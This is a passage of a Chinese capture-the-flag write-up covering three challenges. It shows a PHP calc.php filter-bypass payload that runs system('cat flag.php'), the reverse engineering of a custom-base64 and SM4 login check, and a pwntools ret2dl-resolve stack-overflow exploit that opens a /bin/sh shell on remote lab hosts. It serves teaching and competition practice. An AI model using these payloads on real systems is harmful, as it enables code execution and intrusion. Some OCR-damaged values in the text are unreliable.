
base_convert 可以进行进制转化并且在白名单中 37907361743-hex2bin

dechex 可以将十进制转十六进制,1598506324-5f474554

后面就是按照正则绕就 OK 了。

payload:/calc.php?c=

base_convert(37907361743,10,36)(dechex(1598506324))&1=system&2=cat%20flag.php



_GET

flag 在网页源代码中,

```
← → ↻ ⓘ 不安全 | view-source:437a495dea9c4a22b2c0369b43fb23a803c29180c6f1440c.changame.ichunqiu.co... ☆ ⓘ :
应用 避免 Deepin 15.4... https://race.ich... https://knowled... https://race.ich...
1 _GET<?php
2 $flag = 'flag{846ed64d-b1c4-4c3a-b1d4-54d548077b2d}';
3
```

进制转换可以通过这个网站在线转换: <https://tool.lu/hexconvert/>

0x09 bbvmm

操作内容:

下载链接,解压文件,直接拖进 UE,发现用户名和密码,如图所示:

```
0h: 20 20 20 5C 2F 20 20 20 20 20 20 20 20 20 20 20 ; \
0h: 20 20 20 20 20 20 5C 2F 20 20 20 20 20 20 20 20 20 20 5C 2F ; \ \ \
0h: 20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; .....
0h: 49 4A 4C 4D 4E 4F 50 4B 41 42 44 45 46 47 48 43 ; IJLMNOPKABDEFGHC
0h: 51 52 54 55 56 57 58 53 59 5A 62 63 64 65 66 61 ; QRTUVWXSZYbcdefa
0h: 34 35 37 38 39 2B 2F 36 67 68 6A 6B 6C 6D 6E 69 ; 45789+/6ghjklmni
0h: 6F 70 72 73 74 75 76 71 77 78 7A 30 31 32 33 79 ; oprstuvqwxz0123y
0h: 25 30 32 58 00 50 6F 77 65 72 65 64 20 62 79 20 ; %02X.Powered by
0h: 3F 3F 3F 3F 3F 20 21 00 2D 2D 2D 2D 2D 2D 2D 2D ; ????? !.-----
0h: 2D 5B 4C 4F 47 49 4E 5D 2D 2D 2D 2D 2D 2D 2D 2D ; -[LOGIN]-----
0h: 2D 00 55 73 65 72 6E 61 6D 65 3A 00 25 39 73 00 ; .Username:.%9s.
0h: 1B 5B 3F 32 35 6C 00 50 61 73 73 77 6F 72 64 3A ; .[?25].Password:
0h: 00 00 00 00 00 00 00 00 52 56 59 74 47 38 35 4E ; .....RVYtG85N
0h: 51 39 4F 50 48 55 34 75 51 38 41 75 46 4D 2B 4D ; Q9OPHU4uQ8AuFM+M
0h: 48 56 56 72 46 4D 4A 4D 52 38 46 75 46 38 57 4A ; HVVrFMJMR8FuF8WJ
0h: 51 38 59 3D 00 1B 5B 3F 32 35 68 00 0A 2D 2D 2D ; Q8Y=..[?25h.----
0h: 2D 2D 2D 2D 2D 2D 5B 57 45 4C 43 4F 4D 45 5D 2D ; -----[WELCOME]-
0h: 2D 2D 2D 2D 2D 2D 2D 00 63 61 74 20 66 6C 61 ; -----cat fla
0h: 67 00 0A 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 58 45 58 ; g.-----[EX
0h: 49 54 5D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 00 65 78 ; IT]-----.ex
0h: 69 74 00 00 01 1B 03 3B 18 03 00 00 62 00 00 00 ; it.....;....b...
0h: 9C 97 FF FF 64 03 00 00 DC 98 FF FF 34 03 00 00 ; 澁 d...駉 4...
0h: D2 99 FF FF 8C 03 00 00 64 9C FF FF AC 03 00 00 ; 竟 ?..d? ?.. https://blog.csdn.net/qq_42280544
0h: B3 9C FF FF CC 03 00 00 0E 9E FF FF EC 03 00 00 ; 磴 ?...? ?..
```

初看感觉应该是正常

的base64,但是在线解密后,发现不对,测试一下,感觉应该是畸形base64 解码,如下图:

```

86 v00 = 72;
87 v34 = 0LL;
88 v35 = 0LL;
89 sub_401738(&v11, &v18);
90 sub_4018C4(&v11, 1LL, 16LL, &v16, &v14, &v34);
91 sub_4067BD(&v34, 5, 16LL);
92 v3 = strlen(s);
93 LODWORD(v4) = sub_400AA6(s, v3);
94 v5 = strcmp(v4, "RVYtG85NQ9OPHU4uQ8AuFM+MHUUrFMJMR8FuF8WJQ8Y=");
95 printf("\x1B[?25h", "RVYtG85NQ9OPHU4uQ8AuFM+MHUUrFMJMR8FuF8WJQ8Y=");
96 v9 = *((_DWORD *)ptr + 25);
97 sub_405AA8(v10);
98 if ( v5 || v9 )
99 {
100     puts("\n-----[EXIT]-----");
101     system("exit");
102 }
103 else

```

https://blog.csdn.net/qq_42280544

```

43 v41 = *MK_FP(__FS__, 40LL);
44 v10 = malloc(0x400uLL);
45 setbuf(stdin, 0LL);
46 setbuf(stdout, 0LL);
47 setbuf(stderr, 0LL);
48 puts("Powered by ????? !");
49 sub_406656("Powered by ????? !", 0LL);
50 puts("-----[LOGIN]-----");
51 printf("Username:", a2);
52 sub_405B25(v10);
53 v12 = 0LL;
54 v13 = 0;
55 __isoc99_scanf("%9s", &v12);
56 printf("\x1B[?25I");
57 printf("Password:");
58 for ( i = 0; i <= 5u; ++i )
59     read(0, (char *)ptr + 4 * (i + 36LL), 1uLL);
60 sub_406607(v10);
61 *(_QWORD *)s = 0LL;
62 v37 = 0LL;
63 v38 = 0LL;
64 v39 = 0LL;
65 v40 = 0;
66 v14 = 0LL;
67 v15 = 0LL;
68 sub_4066C0(&v12, &v14, 8LL);
69 v16 = 0LL;

```

https://blog.csdn.net/qq_42280544

0000684A main:25

可以知道用户名经过了 rsm 加

密,然后是 base64 解码,


```

{
unsigned char key[16] = {
    0xDA, 0x98, 0xF1, 0xDA, 0x31, 0x2A, 0xB7, 0x53, 0xA5, 0x70,
    0x3A, 0x0B, 0xFD, 0x29, 0x0D, 0xD6
};
//{0x01,0x23,0x45,0x67,0x89,0xab,0xcd,0xef,0xfe,0xdc,0xba,0x9
unsigned char input[16] = {0xef, 0x46, 0x8d, 0xba, 0xf9, 0x85

//{0x01,0x23,0x45,0x67,0x89,0xab,0xcd,0xef,0xfe,0xdc,0xba,0x9
unsigned char iv[16] = { 0x00,};//, 0x23, 0x45, 0x67, 0x89, 0
unsigned char output[16];
sm4_context ctx;
unsigned long i;

```

https://blog.csdn.net/qq_42280544

```

table='IJLMNOPKABCDEFGHIQRTUVWXSyzbcdefa45789+/6ghijklmnioprstuvq
stand=['A', 'B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L',
      'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z', 'a',
      'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i', 'j', 'k', 'l', 'm', 'n', 'o', 'p', 'q',
      'r', 's', 't', 'u', 'v', 'w', 'x', 'y', 'z', '0', '1', '2', '3', '4', '5', '6',
s = "".join(stand)
cipher='RVYtG85NQ9OPHU4uQ8AuFM+MHVVrFMJMR8FuF8WJQ8Y'
flag=[]
for i in cipher:
    flag.append(s[table.index(i)])
flag=''.join(flag)+'='
print base64.b64decode(flag)

```

https://blog.csdn.net/qq_42280544

最后可以得到用户名为:badrer12

此时密码还没有得到,ida 进行反编译一下,单流程有几百个,ida 远程进行动态调试,在要输入的数据上下断点,然后查看内存,发现

```

..^...x1.....I
..^...y2.....K
..^...z3.....I
..^...{4.....0
..^...|5.....I
..^...}.....I

```

https://blog.csdn.net/qq_42280544

密码得到为:xyz{};

输入用户名和密码,使用 pwntools,运行脚本,

```
1 from pwn import*
2 from struct import pack
3 import binascii
4 import time
5
6 rop=remote("39.106.224.151",10001)
7 rop.recvuntil("name:")
8 rop.sendline("baddrer12")
9 rop.recvuntil("word:")
10 rop.send("xyz{|}")
11 rop.interactive()
```


https://blog.csdn.net/qq_42280544

得到 flag

0x10 baby_pwn

操作内容:

下载链接,解压文件,放入 ida,分析一波



```
1 ssize_t vuln()
2 {
3     char buf; // [esp+0h] [ebp-28h]
4
5     return read(0, &buf, 0x100u);
6 }
```

https://blog.csdn.net/qq_42280544

如下图可以发现,除了明显的栈溢出,没有可以用来 leak 内存布局,bypass aslr 的函数,

```
0 10 20 30 40 50 60
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     init();
4     vuln();
5     return 0;
6 }
7
```

https://blog.csdn.net/qq_42280544

反编译 read,可以看出有很明显的栈溢出漏洞,但是只有一个 read,没有可以用来 leak 的函数,所以利用 ret2dl 的解法
关键思路是通过栈溢出来调用 read 函数在 bss 段写我们需要的结构和/bin/sh,然后使用 dl_resolve_call 去调用 system,得到 shell
脚本编写,如下图:

```
1 from roputils import *
2 from pwn import process
3 from pwn import gdb
4 from pwn import context
5 from pwn import remote
6
7 r = remote('da61f2425ce71e72c1ef02104c3bfb69.kr-lab.com',33865)
8 context.log_level = 'debug'
9
10 rop = ROP('./pwn')
11 offset = 44
12 bss_base = rop.section('.bss')
13 buf = rop.fill(offset)
14
15 buf += rop.call('read', 0, bss_base, 100)
16 ## used to call dl_Resolve()
17 buf += rop.dl_resolve_call(bss_base + 20, bss_base)
18 r.send(buf)
19
20 buf = rop.string('/bin/sh')
21 buf += rop.fill(20, buf)
22
23 buf += rop.dl_resolve_data(bss_base + 20, 'system')
24 buf += rop.fill(100, buf)#100
25 r.send(buf)
26 r.interactive()
27
```

https://blog.csdn.net/qq_42280544

反编译 read,可以看出有很明显的栈溢出漏洞,但是只有一个 read,没有可以用来 leak 的函数,所以利用 ret2dl 的解法
关键思路是通过栈溢出来调用 read 函数在 bss 段写我们需要的结构和/bin/sh,然后使用 dl_resolve_call 去调用 system,得到 shell
脚本编写,如下图:

```
1 from roputils import *
2 from pwn import process
3 from pwn import gdb
4 from pwn import context
5 from pwn import remote
6
7 r = remote('da61f2425ce71e72c1ef02104c3bfb69.kr-lab.com',33865)
8 context.log_level = 'debug'
9
10 rop = ROP('./pwn')
11 offset = 44
12 bss_base = rop.section('.bss')
13 buf = rop.fill(offset)
14
15 buf += rop.call('read', 0, bss_base, 100)
16 ## used to call dl_Resolve()
17 buf += rop.dl_resolve_call(bss_base + 20, bss_base)
18 r.send(buf)
19
20 buf = rop.string('/bin/sh')
21 buf += rop.fill(20, buf)
22
23 buf += rop.dl_resolve_data(bss_base + 20, 'system')
24 buf += rop.fill(100, buf)#100
25 r.send(buf)
26 r.interactive()
27
```

https://blog.csdn.net/qq_42280544

利用 roputils 工具来实现 ret2dl(在 python 中算模块)

直接在 github 上下载 roputils 包:

<https://codeload.github.com/inaz2/roputils/zip/master>

运行脚本,得到 flag